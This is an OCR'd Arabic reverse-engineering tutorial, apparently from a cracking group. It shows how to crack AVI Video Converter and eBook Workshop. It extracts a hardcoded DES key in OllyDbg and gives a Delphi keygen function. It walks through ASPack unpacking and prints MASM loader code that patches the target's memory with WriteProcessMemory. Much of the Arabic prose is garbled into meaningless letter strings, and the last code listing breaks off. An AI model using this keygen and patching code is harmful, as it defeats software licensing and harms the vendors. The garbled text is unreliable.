00404B88  .  8B9424 D4100000  MOV EDX,DWORD PTR SS:[ESP+10D4]
00404B8F  .  8B4424 10        MOV EAX,DWORD PTR SS:[ESP+10]
00404B93  .  52               PUSH EDX                                 غير متساويان   s2 = "32fdfc0ba166bfa4b859d18c6b788d52"
00404B94  .  50               PUSH EAX                                                 s1 = "83bab430a718bdf153098f6896bd43c0"
00404B95  .  FF15 8CDB4B00    CALL DWORD PTR DS:[<&MSVCRT._mbscmp>]                    _mbscmp
00404B9B  .  83C4 08          ADD ESP,8
00404B9E  .  85C0             TEST EAX,EAX                                   Jmp
00404BA0  .v 74 15            JE SHORT 00404BB7
00404BA2  .  8B4C24 14        MOV ECX,DWORD PTR SS:[ESP+14]                            msvcrt.77C5FCE0
00404BA6  .  51               PUSH ECX                                                 stream = 001207D8
00404BA7  .  FF15 CCDB4B00    CALL DWORD PTR DS:[<&MSVCRT.fclose>]                     fclose
00404BAD  .  83C4 04          ADD ESP,4
00404BB0  .  53               PUSH EBX                                                 status = 0
00404BB1  .  FF15 90DB4B00    CALL DWORD PTR DS:[<&MSVCRT.exit>]                       exit
```

CRC32 صرَذ نتَيُو ثيذ صرُثيذ ج ,ثيذظر -ج ذظ دجِ وُ ،ىعوَدِعى وُ نعثُيذ :صفُعيِخو ،ةَ ثَ*ةَ ،وخيِبعُفُص :ثيذ ىعيِذ ىمئُ ذيِعيِذ ىمئُ ذيِخ إحُظذ فيِ
.ثيذ ىثُظ ثيذ يِخوُيِذ ويِ ُمعُ دفبو ،ةَلَظ ل ص؟وُظذ شَظَ ثيِخ ىثُظ ثيذ ىثُظ ثيذ يِخوُيِذ ويِ ُمعُ دفبو ،ةَلَظ ل ص؟وُظذ شَظَ ثيِخ يِبحُظ ثَ*ةَعُ

Jmpو ،ص؟وُ ةَ ج وُ ىَ شَلَدوبص؟وُ ةَظَخشَ ثيِخ وأَظى وُ ؟ثَ*ةَأَ*ةَجِدوُ ةَخكر ؤنَظ

.ةَجِ ةَتَتَ ةَتَ ةَتَ ة

برنامج لكتابة سريال وكيجن لإيجاد AVI Video Converter (DES)

Keygenning AVI Video Converter (DES Protected)

DES وأغلب صور التشفير تحتوي على بعض الأدوات التي تساعد المبرمج في تطوير برامجه وتحليل الأخطاء فيها


- OllyDbg.
- SnD Reverser Tool.
- Delphi 7.

AVI Video Converter 2.1.3 تحميل البرنامج من خلال الرابط

(يفضل تحميل النسخة الأخيرة)

DES ؟ كيف نعرف أن البرنامج يستخدم تشفير

PEiD يستخدم لمعرفة الكمبايلر : (وأغلب هي إنجليزي) Kanal يستخدم لمعرفة الخوارزمية



DES وأغلب البرامج تحتوي على بعض الأدوات التي تساعد المبرمج في تطوير برامجه وتحليل الأخطاء فيها ؟


- تتوفر أدوات أخرى لتحليل الكود البرمجي لبعض البرامج المشفرة (وهي كثيرة جدا).

- DES . ددَيَّ ددهُ ،ةيجدوبريخ تُوخي صجَيَعِظذ صُجِخَطذز ؤُذ*ظ ىجَى ؤ ه، كَمسخِي ددسدَ
- EnCrypt واَظ : ىتُ٤ خَىَعِظ :لَاوؤ وُب خظِاَو DeCrypt .
- Key قدعاَج وبصـدة ِ ّ ّ ّدُودكِ تُوخيَ ـخىَعَ نؤ ركُؤ ،ةحَ* ج ىؤ ،واَعيخبؤ واَعيخضدُحمو فـدِ ًجَىَعِظ ةيجدوبريخ تُوخي زُدِل جعَ وؤ ةيجدوبريخ.


123456ABCD :قدعاَظخخَدعَذز DES زدُواَظدويَو AT4RE صمحَنيخددَيَ نددخُب :بـديَظخدتُسُ ًخ*

ىَعِيَخ خاَلي خش Snd Reverser Tool خوعُ {EnCrypt} DES
،
968d9d1b5f836a39 والل٧ ؤهند زديي٩دخ خيِعصُ،) HEX (:

ّ شُاَظخ صيِيُخ نؤ فعَ ،صَدَ*يخ ضدودُسيخ تُويؤ تُه:



خِن وِ خيِتُمص : 968d9d1b5f836a39 و ٠ * هديف Input وؤزتِ وآ خظاَعدق، وينَه خوعُ Des .. Decrypt ٧للاعُ ؤن
:ىعُخمَ*ةيِاَو ِتُز قدعاَظذنؤ ودَسعوخ ةيِو AT4RE بـديَعوؤ واَعيخبُ



وأعيخ صُجَخو فـيرخى عظخوّدعاظخدص*ج رج صيهيخ فـيصدَ صُخم*يخ ٧للاظ دمتو زُ.

1. تطبيق زايا: الأول

- خُعك خيربودجئ ووؤيوتّ وُ زُدودض ظفُتّ و خ ٣آ٠ Register ٩عُ٥هُ يب خيب*سدَش Registration is failed. Please check

.


- 004DD8A0 . ءخلإخصَخزَى, إئىظصهتو , ٠, و ،صتزديخصيئُيخه, كـةخو OllyDbg فـيئجدوبريخـتز

- صُيدعيخ ضدودُجز خ تـويؤو تـُفعيخ ود ًىظو ئجدوبريخ تـأُ:

- خالُج : Roben
- خيُئج : 11223344556677889900

- خ ٣آ٠ Register

ئدز صبطخ تـقعيخ ضدودُسرز ئجدوبريخ تـ*أ خُدج تـُخُ تـسئ تـدد*, و تـيخ إئعيخ صهتو ى, كتـظخ إئعوُ F8 : خَ, ٣آ١ يدزَلاوؤ ,سعيب



- عدعُلاخو ،وأعيخق دعاجيُ خِنىتَنؤزُ لا 770video920avi532 : ِوُ شَىُصُوُصخُسيُه٩ عُ٣آ١ يخ زدعو

: ٧للاويِ ،وأعيخبُ وؤ وأظصُخم*ز خيتَ يُ يدعيخ

```
004DD8D3   LEA     ECX, [LOCAL.1]
004DD8D6   MOV     EDX, DWORD PTR DS:[4E7D7C]
004DD8DC   MOV     EDX, DWORD PTR DS:[EDX]
004DD8DE   CALL    004DD7B0
004DD8E3   MOV     EAX, [LOCAL.1]
004DD8E6   PUSH    EAX
004DD8E7   LEA     EDX, [LOCAL.3]
004DD8EA   MOV     EAX, DWORD PTR DS:[EBX+318]
004DD8F0   CALL    0047A924
DS:[004E9D68]=00F343B4, (ASCII "770video920avi532")
EDX=004E9D68 (AVI_Vide.004E9D68)
```

تم ظ) صوصحفة ظدي خ ندة خب دجؤ، وأظ ش خلمجخ صحم*يذ نب ش، ص عصحفة ه، ش س، عدة على اي دعي خ ظدي ندة خب - ر، خ ـ Char ، ، غ س ت خظيدي : AsD9•ófÁ) ويته OllyDbg دهخزدتجه ٩ه تز، ي چ غ، ض ي ع خ خب د ٩ه ال فـ

)، ص ع خ. وأظ ب ش خلمجخ صحم*يذ ((Hex

00F3D5F4 خ ـ ٩ال ب ودمب و EAX فـ ي * ٠ و ج ع ؤ 004DD7B0 Call عدة على اخ ظدو ٧ ال - ا ل

```
004DD8D3   LEA     ECX, [LOCAL.1]
004DD8D6   MOV     EDX, DWORD PTR DS:[4E7D7C]
004DD8DC   MOV     EDX, DWORD PTR DS:[EDX]
004DD8DE   CALL    004DD7B0
004DD8E3   MOV     EAX, [LOCAL.1]
004DD8E6   PUSH    EAX
004DD8E7   LEA     EDX, [LOCAL.3]
St4ck SS:[0012F784]=00F3D5F4
EAX=00000000
Address   Hex dump                ASCII
0012F784  F4 D5 F3 00 D0 F8 12 00
0012F78C  EA BE 47 00 6C 9B F5 00
0012F794  D9 15 47 00 6C 9B F5 00
0012F79C  23 17 47 00 54 FC 12 00
```

استدعاء فك تشفير و الناتج
Asccii

ؤ ا ر ز ع ي - :

```
004DD8E7   LEA     EDX, [LOCAL
004DD8EA   MOV     EAX, DWORD
004DD8F0   CALL    0047A924
004DD8F5   MOV     EDX, [LOCAL.3]
004DD8F8   POP     EAX
004DD8F9   CALL    00404868
004DD8FE   JNZ     004DDA81
R3glst3rs (FPU)
EAX 00000005
ECX 004B50A4 AVI_Vide.004B50A4
EDX 00F63C50 ASCII "Roben"
EBX 00F5F6F4
ESP 0012F744
EBP 0012F788
```

تحصيل الأسم

EAX
يحوي طول الأسم = ٥

الأسم المدخل

00404868 Call عدة على اخ ل ب ه ج ص ى* ج ص م ى ر ج ت و ظ خ ج ا اخ ص و د ت ى ج د و ب ر ي خ ى ت ن - ع خ ل ا خ ت و خ ي و ب ت و ى ي .
ص و د ت ظ خ ر ى خ و

00F3D5F4 : ةيلاحلا ةمقلا نأ هيبنتلا ةيلمعلا هذه جتنت Roben ةيلمعلا ةجيتن -

: ةيلمعلا هذه ةيفلخ ىلع ةيلمعلا هذه ةيبلس ىلع ةيلمعلا هذه ةيبلس -


1) ةيلمعلا هذه ةيبلس ىلع ةيلمعلا هذه ةيفلخ ىلع ةيلمعلا هذه ةيبلس ، DES ةيلمعلا ةدعاق : 770video920avi532 .

2) ةيلمعلا هذه ةيبلس ىلع ةيلمعلا هذه ةيفلخ ىلع Roben .

؟ ةيلمعلا هذه ةيبلس ىلع ةيلمعلا هذه ةيفلخ ىلع ةيلمعلا هذه ةيبلس ةيفيك

ةيلمعلا هذه ةيبلس ىلع ةيلمعلا هذه ةيفلخ ىلع ةيلمعلا هذه ةيبلس

-- نفذ برنامج الحماية :



الخطوة 2: تأكد من أن الخوارزمية DES هي المستخدمة.

- (ص.) DES.pas صمم خوارزمية خاصة بالتشفير وفك التشفير في Delphi
- يمكن تعديل الكود السابق كما يلي :

```
Uses
…., DES;
Function GetSerial ( Name: String ): String;
Var
Key,Temp, Serial :String;
I: Integer;
begin
key:='770video920avi532';
Temp:= EncryStr(Name ,key);
// Convert To Hex
For i:=1 to Length(Temp) do
begin
Serial:=Serial + IntToHex (ord(Temp[i]),2);
end;
// Return
Result:= Serial;
End;
```

تعديل الكود السابق ليظهر في شاشة البرنامج المحمي بالرقم التسلسلي الصحيح
وذلك بالاستعانة بالمصدر الذي تم تحميله من الموقع المذكور سابقا.

كسر التلبيات الموصوفة للإلكترونية لبرامج eBook

Workshop

فيديو شرح خطوات الكسر: *الأخ ٣ُمِسظ بوذيشيد* ع٩ه ُزَىْشَوؤ ،كَ ببِيِپ دمدُ بيپ فيپوذ خِ ُّ خيَّ ْ نؤ ْ قُ ْ خيپ ثيثب يىخ ْ ثيثخ ْ جيپ ْ نؤ ْ ُّ ْ ُّ ْ ُّ

ئجخزشز,نـدد .بـدم*عُلاخـتـهؤج٩يـجـتـتزرعـتـخـضدمأبـعلـلـظـإحـجـصـحـهـغـعـغـه,خـتـعـخـيـى٪خـيـى٪جـ
Workshop Ebook خـيـفـيـيـمـعـخـيـخـيـإيـجـهـخـيـتـعـر، وؤهـدد خـيـخـيـئـظـ.


Workshop eBook أولـيـجـيـى٪.دى.ئـتـمـدى زى, جـئـديـيـى زى, جـئـديـيـى زى, جـئـديـيـ

ASPack ز ٢ى أ٠ خ ذدعتيخ خ ي ب ف ي ن د ى ه ت ب ح ش و ت ت و ي و ج ظ د م ى ه ج ٣ د ٠ ى و ص خ ل ج أ خ


ن ة ز د ه خ ف ي خ ب ب و ن ه .ال

ت ب ص ه ي خ ف ي ض خ ؤ ص ه ي خ د ض ح ، ت س ، د ع ت ي خ ه ج و ل أ خ ص ب ي خ ف ي ص ل و ظ خ ص ه ص ب خ ب أ ب خ ص ؛ و ٣ أ ا ب خ ى و د ، ن ؤ ز
.) ش ت ي خ ف ي ن ى ت أ ج ج ل أ خ ى ج د ب ر ي خ ح ،


: ت ه F8 ت ه ك ت ى ع ب خ ى ج د ز و ب ب و ل أ خ د ذ ع ت ي خ ت ز




ث ي ف ى ج خ ب Dump :



F9 : نخ.ولأخ ص*زَلَأخ دعسيخ دحُ، ًتٍ ٧لا




OEP : فـيطوؤدو، ضخُجغلاكF8 ثـم



ًجخ: ِخَ دمةِ،دٌدد* ،و ثـيخ HardWare ٪ى وهجإئعيخص ثـو بِؤ ثـم A+Ctrl ًخ, ١٣أ ايدز بِيؤ، ينتجيتُ حدثـم*ز جؤ

يثٌجمص Debug :


Debug Plugins Options Window Hel
Run F9
Pause F12
Restart Ctrl+F2
Close Alt+F2
Step into F7
Step over F8
Animate into Ctrl+F7
Animate over Ctrl+F8
Execute till return Ctrl+F9
Execute till user code Alt+F9
Open or clear run trace
Trace into Ctrl+F11
Trace over Ctrl+F12
Set condition Ctrl+T
Close run trace
Hardware breakpoints
Inspect


مث:

Hardware breakpoints
Base Size Stop on
1 0012FFA4 4 Access Follow 1 Delete 1
2 Follow 2 Delete 2
3 Follow 3 Delete 3
4 Follow 4 Delete 4
OK


[illegible]


[illegible] Password [illegible]:

[illegible]:



Password : ص مخبئة, ي دعظخ مسپ ؤ زخ و خ لأپ * خ ؤ ي پ ش د و ب پ ي ع





و زد پ س م ک خ ظ ع د ي ي د ح ج ي و خ و و خ ه د:

```
ASCII "\\Software\\Ada99\\eBook workshop\\Security\\%s"
ASCII "UserName"
ASCII "PassWord"

ASCII "\\Software\\Ada99\\eBook workshop\\Security\\%s"
ASCII "UserName"
ASCII "Password"
```

ف ي إ ي ظ ٣ و ث , و ي و , خ * ب د ح أ * خ ظ ن Password ص مخبئة الخ ا F9 , خ ٣ ا ٢ پ ه ث ه ل ث ؟ ج د , ئ
ن ي أ ي ج ع ي ه و ؟ ب پ ت پ ي ؤ ، ف ع پ ش خ پ ث د ع ذ ن ز و ن ظ ي ث ك و ط پ ي د و د ش خ پ ل و ب ظ د ع م خ خ پ ث د ي د ف ي ل أ خ * ج ٧ ل ل . ق خ ل ب ف ي إ ي ظ

شَدَّدَ يخ يَ و ,ى يجيُ يپ يُدَّ حدثُ ظُ ثُ كُ خ يثُ عدذ ظ يثُ كَ زدع ظ يثُ كَ ثُ ظَ ثُ *ـ يَ ى دُ ى دُ حُ ,دجو ـدجو يثُ عدذ يثُ خ يثُ ضُ ج ءِ جج يثُ ضُ خ يثُ عدذ ـدجو ـدجو يثُ كَ ثُ ظَ ثُ ـدجو فـ ـدجو ـدجو خ نِ يثُ فـ ـدجو ـدجو ـدجو

ملاحظة :

	75h وجود الكود الخبيث 0048AE16h

٣. خطوة : نفذ البرنامج F9

!! حسنا، لا يوجد شيء يستحق الذكر في هذه الخطوة

سنبدأ في الخطوة التالية.

3. تحليل الحماية

ملاحظة :

الملف الذي يتم تحميله بواسطة ASPack v2.1 وتم تغليفه بالكود الخبيث "

هل نقوم بفك التغليف ؟ "

الملف الذي تم تحميله Overlay يحتوي على ٣ أقسام ، القسم الأول يحتوي على الكود الخبيث

Atlasse ، وهو مشفر بالكود dj-siba

Patch وهو يقوم بتعديل الكود الخبيث وإضافة كود جديد إليه ، وهو يقوم بتعديل الكود الخبيث وإضافة كود جديد إليه وهو Loader


يقوم بتحميل "الشيفرة الخبيثة" في الذاكرة.

الشيفرة الخبيثة في الملف الأول تقوم بتحميل الملف الثاني ، وهو يحتوي على الكود الخبيث

: ٣ أقسام ، وهو يحتوي على الكود الخبيث

```
.386
.model flat,stdcall
option casemap:none
include         windows.inc
include         kernel32.inc
include         user32.inc
includelib      kernel32.lib
includelib      user32.lib

.data?
sinfo       STARTUPINFO     <>
pinfo       PROCESS_INFORMATION     <>
BytesWritten        dd          ?
.data
TargetBook      db          "Exemple 1.exe",0
PatchByte       db          74h
AdressVA        dd          0048AE16h

.code
start:
invoke CreateProcess,addr TargetBook,0,0,0,0,0,0,0,addr sinfo,addr pinfo
invoke Sleep,100
invoke SuspendThread,pinfo.hThread
invoke WriteProcessMemory,pinfo.hProcess,AdressVA,addr PatchByte,1,0
invoke ResumeThread,pinfo.hThread
invoke ExitProcess,NULL
end start
```

4. الاختراق



EAX قيمة وجود خطأ:

```
Registers (FPU)
EAX 00E3DEF0  ASCII "AT4RE"
ECX 00000000
EDX 00000000
EBX 00000000
ESP 0012B66C
EBP 0012B6B0
ESI 00E319F4
EDI 00E425E4
EIP 0048AE11 Exemple_.0048AE11
```

وبالتالي، فإن AT4RE-مزيج من الحروف والأرقام، وهي تشير إلى أن الخطأ يحدث في الذاكرة، وتحديدًا في الموقع 0012B66C.

5. كتابة Sniffer بسيط


فيما يلي مثال لبرنامج يقوم بإنشاء عملية جديدة، ثم يقوم بتعديل بايت واحد في الذاكرة:

```
.386
.model flat,stdcall
option casemap:none
include         windows.inc
include         kernel32.inc
include         user32.inc
includelib      kernel32.lib
includelib      user32.lib
.data?
sinfo       STARTUPINFO     <>
pinfo       PROCESS_INFORMATION     <>
cntx            CONTEXT <>
.data
TargetBook      db          "Exemple 1.exe",0
PatchByte       db          74h
AdressVA        dd          0048AE11h
Serial db 512 dup(?)
.const
InfiniteLoop        db                  0EBh,0FEh
.code
start:
invoke CreateProcess,addr TargetBook,0,0,0,0,0,0,0,addr sinfo,addr pinfo
invoke Sleep,100
invoke WriteProcessMemory,pinfo.hProcess,AdressVA,addr InfiniteLoop,2,0
